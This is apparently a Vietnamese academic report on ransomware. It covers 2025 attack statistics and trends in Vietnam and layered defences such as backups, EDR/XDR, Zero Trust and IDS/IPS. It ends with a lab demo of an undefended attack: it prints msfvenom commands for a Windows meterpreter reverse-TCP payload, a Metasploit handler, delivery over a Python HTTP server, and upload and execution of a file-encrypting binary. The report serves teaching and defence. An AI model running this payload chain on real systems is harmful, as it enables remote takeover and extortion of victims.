Trong nửa đầu năm 2025, tình hình an ninh mạng tại Việt Nam có nhiều diễn biến phức tạp và gia tăng mức độ nghiêm trọng so với năm 2024. Theo báo cáo của VNPT Cyber Immunity, cả nước đã ghi nhận tới 155 triệu bản ghi dữ liệu bị rò rỉ và 4,5 triệu tài khoản bị lộ lọt, tương ứng với 12,6% tổng số toàn cầu và tăng 21,4% so với cùng kỳ năm trước. Đặc biệt, các cuộc tấn công bằng mã độc tống tiền (ransomware) đã gây thiệt hại ước tính hơn 10 triệu USD, với hơn 3 Terabyte dữ liệu bị mã hóa, cho thấy mức tăng trưởng 15% so với cùng kỳ năm 2024. Các ngành tài chính – ngân hàng, viễn thông, công nghệ và dịch vụ công tiếp tục là mục tiêu chính của tin tặc.

Ở góc nhìn phân tích an toàn mạng, số liệu trên phản ánh xu thế đáng lo ngại: Việt Nam nằm trong nhóm 10 quốc gia bị tấn công

mạng nhiều nhất trên thế giới trong giai đoạn này. Theo Hiệp hội An ninh mạng Quốc gia, trung bình mỗi ngày có khoảng 80 cuộc tấn công ransomware nhắm vào các tổ chức, doanh nghiệp tại Việt Nam, trong đó phần lớn tập trung vào ngân hàng, cơ quan truyền thông và các tập đoàn lớn. Tần suất cao, thiệt hại tài chính đáng kể và sự lan rộng về mục tiêu cho thấy ransomware không chỉ là thách thức kỹ thuật mà còn là mối đe dọa chiến lược, đòi hỏi các tổ chức trong nước cần tăng cường năng lực phòng thủ chủ động, giám sát sớm và ứng phó kịp thời để giảm thiểu rủi ro hệ thống cũng như thiệt hại kinh tế – xã hội.

Vụ tấn công ransomware vào một dịch vụ của Tập đoàn CMC đã dẫn đến việc 2TB dữ liệu (bao gồm token và dữ liệu web) bị khống chế, gây gián đoạn ngắn hạn cho một nhóm khách hàng. Dù hệ thống lỗi không bị ảnh hưởng, sự cố vẫn kéo theo chi phí ứng cứu và nguy cơ rò rỉ dữ liệu, có thể dẫn đến các cuộc tấn công tiếp theo và ảnh hưởng đến uy tín doanh nghiệp.

2.3.3 Diẽn biến mới trong phương thức tấn công

Trong những năm gần đây, ransomware đã tiến hóa thành một “hệ sinh thái tội phạm” chuyên nghiệp hoá. Tội phạm kết hợp nền tảng RaaS, khai thác chuỗi cung ứng, lừa đảo có mục tiêu qua email và ngày càng ứng dụng công cụ AI để tự động hoá và cá nhân hoá chiến dịch. Kết quả là số nhóm tấn công, tần suất sự cố và mức độ thiệt hại đều tăng rõ rệt, buộc các tổ chức phải chuyển từ phản ứng đơn lẻ sang chiến lược phòng thủ chủ động, đa lớp.

Các kỹ thuật tấn công ransomware nổi bật hiện nay:

- **Tấn công chuỗi cung ứng (Supply-Chain attacks):** Nhắm vào nhà cung cấp/đối tác để xâm nhập hàng loạt nạn nhân cùng lúc. Hậu quả thường là sự cố đa nạn nhân và gián đoạn liên ngành, chi phí khắc phục rất lớn. Dù tần suất thấp hơn phishing, nhưng mỗi vụ có quy mô ảnh hưởng cao và được ENISA đánh giá là rủi ro chiến lược cần ưu tiên.

- **Email phishing:** Vector khởi đầu phổ biến nhất, sử dụng email giả mạo để phát tán mã độc hoặc đánh cắp thông tin đăng nhập. Đây là bước đệm dẫn đến cài backdoor, leo thang quyền và mã hóa dữ liệu. Các báo cáo gần đây cho thấy phishing tiếp tục dẫn đầu về số lượng vụ tấn công, với xu hướng tăng mạnh trong nửa đầu 2025.
- **Ransomware-as-a-Service (RaaS):** Mã độc và hạ tầng tống tiền được “cho thuê”, hạ thấp rào cản gia nhập cho tội phạm mạng và làm số vụ tấn công gia tăng nhanh chóng. Số nhóm hoạt động RaaS trong quý 1 và quý 2 năm 2025 đã tăng mạnh so với cùng kỳ 2024, chứng tỏ mô hình này đang mở rộng quy mô toàn cầu.
- **AI-driven attacks:** Tội phạm mạng khai thác AI để tạo phishing cá nhân hóa, deepfake và tự động dò lõi hổng, làm tăng tỉ lệ thành công và rút ngắn chuỗi tấn công. Các nghiên cứu gần đây cho thấy hơn 80% chiến dịch ransomware hiện nay đã có yếu tố AI hỗ trợ, xu hướng này đang gia tăng mạnh trong năm 2025.

CHƯƠNG 3 – THỰC NGHIỆM GIẢI PHÁP

3.1 Các giải pháp phòng thủ ransomware

Để phòng chống ransomware hiệu quả, tổ chức cần áp dụng nhiều giải pháp đồng bộ ở nhiều lớp phòng thủ khác nhau. Các giải pháp này bao gồm giải pháp quản trị, kỹ thuật và nhận thức người dùng.

3.1.1 Giải pháp quản trị

Đây là lớp bảo vệ mang tính chính sách và tổ chức, giúp giảm thiểu nguy cơ tấn công cũng như hạn chế thiệt hại khi sự cố xảy ra. Nội dung quản trị cần được xây dựng có hệ thống, cập nhật liên tục và gắn liền với bối cảnh đe dọa hiện tại. Các biện pháp trọng yếu bao gồm:

- **Xây dựng chính sách và quy trình bảo mật:** Thiết lập, duy trì và cập nhật chính sách an ninh thông tin bao quát quản lý mật khẩu, phân quyền truy cập, sử dụng email và thiết bị ngoại vi. Chính sách phải được rà soát định kỳ để phù hợp với mối đe dọa mới và các yêu cầu tuân thủ.
- **Quản lý quyền truy cập và giám sát tài khoản đặc quyền:** Áp dụng nguyên tắc “Least Privilege”, kiểm soát chặt chẽ tài khoản quản trị, sử dụng xác thực đa yếu tố (MFA) và theo dõi nhật ký hệ thống để phát hiện hành vi bất thường, giảm nguy cơ lan truyền ransomware trong mạng nội bộ.
- **Sao lưu dữ liệu và kế hoạch ứng phó sự cố:** Triển khai sao lưu theo chuẩn 3-2-1 và kiểm tra khả năng khôi phục định kỳ. Đồng thời xây dựng kế hoạch ứng phó ransomware với quy trình cô lập hệ thống, thông báo, điều tra và khôi phục dịch vụ, đảm bảo hoạt động kinh doanh nhanh chóng trở lại bình thường.

Giải pháp quản trị là nền tảng trong phòng thủ ransomware, giúp giảm nguy cơ xâm nhập và bảo đảm khả năng phục hồi. Thông qua chính sách rõ ràng, kiểm soát truy cập chặt chẽ và kế hoạch sao lưu, ứng phó sự cố, tổ chức có thể duy trì hoạt động liên tục và tạo nền móng cho các lớp bảo mật kỹ thuật nâng cao.

3.1.2 Giải pháp truyền thống

Các giải pháp truyền thống phòng chống ransomware tập trung vào việc ngăn chặn từ bên ngoài, phát hiện sớm qua chữ ký, và bảo vệ dữ liệu thông qua sao lưu, thường được coi là lớp phòng thủ nền tảng trước khi các công nghệ AI/ML hay Zero-Trust xuất hiện. Mặc dù có nhiều hạn chế trong việc đối phó với các biến thể ransomware hiện đại, nhưng chúng vẫn giữ vai trò quan trọng trong chiến lược bảo mật tổng thể.

- **Sử dụng firewall:** Cấu hình firewall để ngăn chặn truy cập từ bên ngoài vào mạng nội bộ và các hành vi truy cập trái phép, không cho giao tiếp giữa các thiết bị với máy chủ để đảm bảo an toàn.
- **Xây dựng kế hoạch sao lưu, phục hồi dữ liệu với hệ thống, thông tin quan trọng:**
 - Đảm bảo dữ liệu được sao lưu đầy đủ và thường xuyên nhằm hạn chế ảnh hưởng khi bị tấn công và nhanh chóng khôi phục khi có sự cố xảy ra.
 - Ưu tiên các kiểu sao lưu “offline” không cho các bản sao lưu trong môi trường kết nối với hệ thống mạng để đảm bảo an toàn dữ liệu.
 - Thực hiện sao lưu theo quy tắc dự phòng 3-2-1: Có 03 bản sao lưu dự phòng trên các phương tiện lưu trữ khác nhau. Lưu trữ ít nhất trên 02 loại phương tiện khác nhau và 01 bản được lưu giữ “offline”.

- **Kiểm tra thường xuyên các bản vá lỗ hổng an toàn thông tin trên các thiết bị, phần mềm, ứng dụng:** Liên tục cập nhật các phần mềm và hệ điều hành lên phiên bản mới nhất, thường xuyên kiểm tra và cập nhật các bản vá của tường lửa, các máy chủ kết nối đến internet. Rà quét hệ thống mạng định kỳ để kịp thời phát hiện các lỗ hổng. Liên tục cập nhật thông tin của các lỗ hổng mới được công bố. Đảm bảo các bản cập nhật đến từ nguồn đáng tin cậy.
- **Phân vùng truy cập mạng:** Thực hiện phân vùng các tài nguyên một cách chặt chẽ và hợp lý hạn chế việc lây lan ransomware trong hệ thống mạng nội bộ. Tắt các tính năng kết nối như SSH, telnet đến các máy chủ, phân chia hệ thống mạng thành nhiều vùng khác nhau tách biệt như các phòng ban, người dùng bên ngoài, DMZ,... và dùng tường lửa để kiểm soát các truy cập đến các phân vùng khác nhau đảm bảo không ảnh hưởng đến toàn bộ hệ thống nếu bị tấn công.
- **Hạn chế sử dụng các dịch vụ điều khiển máy tính từ xa:** Cân nhắc kỹ càng khi sử dụng các dịch vụ VPN, hạn chế dùng các dịch vụ truy cập máy tính từ xa miễn phí như teamview, anydesk,... Giám sát liên tục các tài khoản đang truy cập từ xa và xóa tài khoản khi không còn sử dụng nữa.

3.1.3 Giải pháp nâng cao

Trong bối cảnh các chiến dịch ransomware ngày càng phức tạp, nhiều tổ chức đã chuyển sang áp dụng những biện pháp phòng thủ nâng cao nhằm nâng cao khả năng dự báo, phát hiện, ngăn chặn và phục hồi. Các giải pháp dưới đây được xây dựng trên cơ sở nghiên cứu khoa học, cũng như thực tiễn triển khai trong doanh nghiệp:

• Phát hiện và phản ứng dựa trên AI/ML:

- Các hệ thống Extended Detection and Response (XDR) và Endpoint Detection and Response (EDR) ứng dụng AI/ML để phân tích hành vi, phát hiện mã độc không file và di chuyển ngang trong thời gian thực, những kỹ thuật khó nhận diện bằng phương pháp truyền thống. Trong thử nghiệm của SE Labs (2025), CrowdStrike Falcon, một giải pháp EDR, đã đạt 100% điểm trong kiểm tra phát hiện và ngăn chặn các chiến thuật ransomware đa dạng.

The screenshot displays the Advanced Security Test Report for CrowdStrike Falcon. At the top, it says "JANUARY 2025". Below that, the title is "Advanced Security Test Report (ransomware)" followed by "CrowdStrike Falcon". On the left, there's a table titled "Ratings" showing 100% for Detection Accuracy Rating, Protection Rating, Legitimate Software Rating, and Total Accuracy Rating. To the right, there's another table titled "Attack Types" showing scores for Threat Type, Overall Score, and Overall Score (%). The overall rating is "AAA" for December 2024, with a note that protection accuracy represents the product's ability to detect and stop threats. The report also includes a "LEARN MORE" and "DOWNLOAD THE FULL REPORT" button, along with a QR code and a small image of the report cover.

Hình 4: Dùng AI/ML để phát hiện ransomware

- Đồng thời, nghiên cứu của Palo Alto Networks Unit 42 (2025) cho thấy thời gian trung bình để kẻ tấn công trích xuất dữ liệu (MTTE) có thể dưới 30 phút, nhanh hơn hơn 100 lần so với ba năm trước. Để đối phó, các dịch vụ Managed Detection and Response (MDR) trên nền tảng Cortex XDR/XSIAM có thể giảm MTTD/MTTR lên đến 90%, chuyển từ hàng giờ xuống chỉ còn vài phút.

- **Kiến trúc Zero-Trust và phân đoạn mạng:**

- Kiến trúc Zero-Trust (ZTA), yêu cầu xác thực và ủy quyền liên tục mọi truy cập, giảm rủi ro di chuyển ngang của ransomware. Việc phân đoạn mạng giúp hạn chế sự lây lan của ransomware và khoanh vùng vi phạm, CISA khuyến nghị phân đoạn mạng như một biện pháp cần thiết để hạn chế sự di chuyển của kẻ tấn công, đây là biện pháp quan trọng trong việc bảo vệ dữ liệu trên môi trường đa đám mây.
- Ngoài ra, theo Commvault (2025), việc triển khai ZTA kết hợp với sao lưu bất biến và cách ly vật lý có thể giảm tối 60-70% tổng chi phí phát sinh từ sự cố ransomware, nhờ bảo vệ dữ liệu khỏi xoá hoặc mã hóa trái phép. Các nhà cung cấp khác như Rubrik và Cohesity cũng cung cấp giải pháp sao lưu bất biến, đồng thời tích hợp với SIEM/SOAR để tăng tốc khôi phục sau tấn công, đồng thời hỗ trợ phân tích tác động sau tấn công.

- **Hệ thống IDS/IPS:** IDS/IPS được coi là một giải pháp bảo mật nâng cao khi kết hợp phân tích hành vi, chữ ký và AI/ML để phát hiện các biến thể ransomware đã biết và chưa biết, trước khi chúng kịp thực thi. Theo Fortinet (2025), IPS nằm trong danh mục AI-Powered Security và hỗ trợ cả môi trường OT (Operational Technology) nhằm chặn lưu lượng độc hại chuyên biệt. Để phát hiện các hành vi đặc trưng của ransomware như quét SMB, brute-force RDP hoặc beaconing đến máy chủ C2, các giải pháp như Suricata, Snort, Cisco Firepower đã chứng minh khả năng giám sát lưu lượng và ngăn chặn kết nối độc hại theo thời gian thực. Mô hình IDS ứng dụng LSTM phân tích chuỗi API calls từ phân tích động, đạt 96,67% trong việc phân loại ransomware từ các tệp thực thi lành tính.

- **Tích hợp Cyber Threat Intelligence và giám sát bên ngoài:** Việc tích hợp CTI và giám sát bên ngoài, bao gồm theo dõi dark web và hoạt động của các nhóm đe doạ, là chiến lược trọng yếu để phát hiện sớm các rủi ro ransomware. Theo Security Scorecard (2025), có tới 41,4% các cuộc tấn công ransomware bắt nguồn từ bên thứ ba, cho thấy tầm quan trọng của việc giám sát chuỗi cung ứng. Trong vụ tấn công WannaCry 2017, ước tính thiệt hại là 92 triệu Bảng Anh cho Dịch vụ Y tế Quốc gia Anh (NHS), việc sử dụng CTI đã làm giảm tác động bằng cảnh báo sớm qua giám sát bên ngoài.
- **Sao lưu và khôi phục tiên tiến:** Các cơ chế sao lưu bất biến kết hợp với cơ chế khôi phục tăng cường bởi AI, được xem là trụ cột của chiến lược khả năng phục hồi dữ liệu trong bối cảnh ransomware ngày càng tinh vi. Theo Veeam (2025), bộ giải pháp Comprehensive Data Resilience được thiết kế cho môi trường lai, đa đám mây và SaaS, dựa trên nguyên tắc Zero Trust để bảo vệ, phát hiện, phản ứng và khôi phục dữ liệu một cách toàn diện. Ngoài ra, Veeam tích hợp các công cụ tự động hóa được hỗ trợ bởi AI nhằm nâng cao năng lực phân tích, rút ngắn thời gian khôi phục và giảm thiểu rủi ro tái nhiễm. Một trong những trường hợp sử dụng trọng yếu là Ransomware Backup & Recovery, được phát triển như một giải pháp chuyên biệt để bảo vệ dữ liệu và bảo đảm tính liên tục hoạt động trước các biến thể của ransomware.


Các giải pháp nâng cao là cần thiết để đối phó với tốc độ và sự phức tạp của ransomware trong năm 2025. Sự kết hợp giữa công nghệ hiện đại và các nguyên tắc bảo mật nền tảng giúp tổ chức không chỉ ngăn chặn và phát hiện sớm mà còn giảm thiểu tác động, rút ngắn thời gian phản ứng và bảo đảm tính liên tục kinh doanh.

3.2 Triển khai demo

3.2.1 Tấn công ransomware khi chưa có các biện pháp phòng thủ

3.2.1.1 Tấn công LockScreen

Trong bối cảnh hệ thống chưa triển khai bất kỳ biện pháp phòng thủ nào, người dùng có nguy cơ cao trở thành nạn nhân của ransomware. Một tình huống điển hình là khi người dùng tải và chạy một ứng dụng từ nguồn không đáng tin cậy, mã độc sẽ lập tức được kích hoạt trên thiết bị. Ngay sau đó, ransomware tiến hành khóa toàn bộ màn hình, hiển thị thông báo đòi tiền chuộc và vô hiệu hóa các thao tác thoát thông thường như **End Task**, **Alt + F4** hay **Close Window**. Điều này khiến người dùng hoàn toàn mất quyền điều khiển thiết bị và không thể truy cập dữ liệu. Giao diện màn hình bị tấn công được minh họa trong Hình 5.



Hình 5: Giao diện máy bị nhiễm ransomware lockScreen

Sau khi lây nhiễm thành công, nếu mã độc không bị phát hiện và kiểm soát kịp thời, ransomware có thể tự động lan truyền trong mạng LAN bằng cách khai thác các dịch vụ chia sẻ tệp hoặc lỗ hổng bảo mật chưa được vá. Hậu quả là nhiều máy tính trong cùng mạng nội bộ sẽ đồng loạt bị nhiễm, dẫn đến gián đoạn diện rộng và làm tê

liệt toàn bộ hệ thống.


Điều này cho thấy, trong môi trường không có biện pháp bảo vệ, ransomware có thể nhanh chóng gây ra sự cố nghiêm trọng và ảnh hưởng đến toàn bộ hoạt động của tổ chức.

3.2.1.2 Tấn công mã hóa

Trong môi trường chưa triển khai biện pháp bảo vệ, một cuộc tấn công dạng mã hóa file (file-encrypting ransomware) có thể gây tổn thất nghiêm trọng chỉ sau một lần lây nhiễm. Kịch bản điển hình thường bắt đầu khi người dùng vô tình chạy một tệp/tập tin thực thi từ nguồn không tin cậy (email đính kèm, link tải, USB nhiễm). Khi được kích hoạt, phần mềm độc hại tiến hành chuỗi hành vi nhằm tước bỏ quyền truy cập vào dữ liệu của nạn nhân và yêu cầu tiền chuộc để phục hồi.

- Chuỗi hành vi thực hiện tấn công mã hóa file:
 - **Khám phá và lập danh sách mục tiêu:** chương trình dò tìm các thư mục người dùng quan tâm (document, picture, database, shared folders) để xác định file cần mã hóa.
 - **Mã hóa nội dung:** phần mềm chuyển đổi nội dung file thành dạng không đọc được bằng một thuật toán mã hóa; sau đó có thể đổi tên file hoặc thêm hậu tố nhận dạng.
 - **Loại bỏ/ghi đè bản gốc:** file gốc có thể bị xóa hoặc được thay thế bằng bản đã mã hóa để ngăn khôi phục.
 - **Hiển thị thông báo tiền:** ransomware tạo file/chữ ký hướng dẫn trả tiền chuộc (ví dụ README, HOW_TO_RESTORE) hoặc mở một cửa sổ chứa chỉ dẫn thanh toán và liên hệ.
- Triển khai tấn công vào máy nạn nhân:
 - Tạo một file thực thi để thực hiện hành vi kết nối về handler của máy attacker bằng lệnh msfvenom. Khi nạn nhân vô tình chạy file, handler sẽ mở session, đây là điều kiện tiên quyết để


hung thủ upload các file độc vào máy tính nạn nhân. Ví dụ: tạo file payload.exe.



```
(kali㉿kali)-[~/Documents/ransomwarev1.2.2]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.11.2
  0 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Hình 6: Tạo file thực thi để thực hiện kết nối về máy attack


- Khởi chạy một HTTP server tạm thời bằng python để giả lập việc nạn nhân truy cập và download file độc về máy.



```
(kali㉿kali)-[~/Documents/ransomwarev1.2.2]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Hình 7: Khởi chạy HTTP server tạm thời bằng python

- Đồng thời mở một cửa sổ Terminal mới để truy cập exploit, cài đặt LHOST và LPORT.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_t
cp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.11.20
LHOST => 192.168.11.20
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.11.20:4444
```

Hình 8: Truy cập LHOST và LPORT

- Khi máy nạn nhân truy cập vào HTTP server của attacker và download file về máy, được mô phỏng bằng lệnh Invoke-WebRequest, nếu thành công sẽ nhận được thông báo từ HTTP server.

```
PS D:\> ls

Directory: D:\

Mode                LastWriteTime     Length Name
----                -----          ---- 
d---- 10/3/2025  2:04 PM           New folder
-a---- 10/3/2025  10:42 PM        174 txt.txt

PS D:\> Invoke-WebRequest -Uri "http://192.168.11.20:8080/payload.exe" -OutFile .\payload.exe
PS D:\> ls

Directory: D:\

Mode                LastWriteTime     Length Name
----                -----          ---- 
d---- 10/3/2025  2:04 PM           New folder
-a---- 10/3/2025  11:49 PM        73802 payload.exe
-a---- 10/3/2025  10:42 PM        174 txt.txt
```

Hình 9: Máy nạn nhân đã truy cập và download file về

```
└─(kali㉿kali)-[~/Documents/ransomwarev1.2.2]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.10.20 - - [03/Oct/2025 23:49:31] "GET /payload.exe HTTP/1.1" 200 -
```

Hình 10: Thông báo thành công từ HTTP server

- Máy nạn nhân chạy file payload.exe. Lúc này exploit thông báo nhận được session thành công. Khi đã có session, máy tấn công thực hiện upload tệp tin mã hoá vào máy nạn nhân.


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.11.20:4444 ...
[*] Sending stage (177734 bytes) to 192.168.10.20
[*] Meterpreter session 1 opened (192.168.11.20:4444 → 192.168.10.20:51099) at 2025-10-03 23:54:05 +0700 100% packet loss, time 5120ms
```

Hình 11: Nhận được session thành công


```
meterpreter > upload ~/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe D:\\\\encrypt-v1.2.2.exe [+] Uploading : /home/kali/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe → D:\\\\encrypt-v1.2.2.exe [*] Uploaded 8.00 MiB of 13.24 MiB (60.43%): /home/kali/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe → D:\\\\encrypt-v1.2.2.exe [*] Uploaded 13.24 MiB of 13.24 MiB (100.0%): /home/kali/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe → D:\\\\encrypt-v1.2.2.exe [*] Completed : /home/kali/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe → D:\\\\encrypt-v1.2.2.exe [+] Uploading : /home/kali/Documents/ransomwarev1.2.2/decrypt-v1.2.2.exe D:\\\\decrypt-v1.2.2.exe [*] Uploading : /home/kali/Documents/ransomwarev1.2.2/decrypt-v1.2.2.exe → D:\\\\decrypt-v1.2.2.exe [*] Uploaded 8.00 MiB of 10.32 MiB (77.51%): /home/kali/Documents/ransomwarev1.2.2/decrypt-v1.2.2.exe → D:\\\\decrypt-v1.2.2.exe [*] Uploaded 10.32 MiB of 10.32 MiB (100.0%): /home/kali/Documents/ransomwarev1.2.2/decrypt-v1.2.2.exe → D:\\\\decrypt-v1.2.2.exe [*] Completed : /home/kali/Documents/ransomwarev1.2.2/decrypt-v1.2.2.exe → D:\\\\decrypt-v1.2.2.exe
```

Hình 12: Upload tệp tin mã hóa vào máy nạn nhân


- Sau đó chạy file mã hoá, các file đều bị mã hoá và đổi phần mở rộng thành .enc.



Hình 13: Thông báo các tệp tin đã bị mã hóa

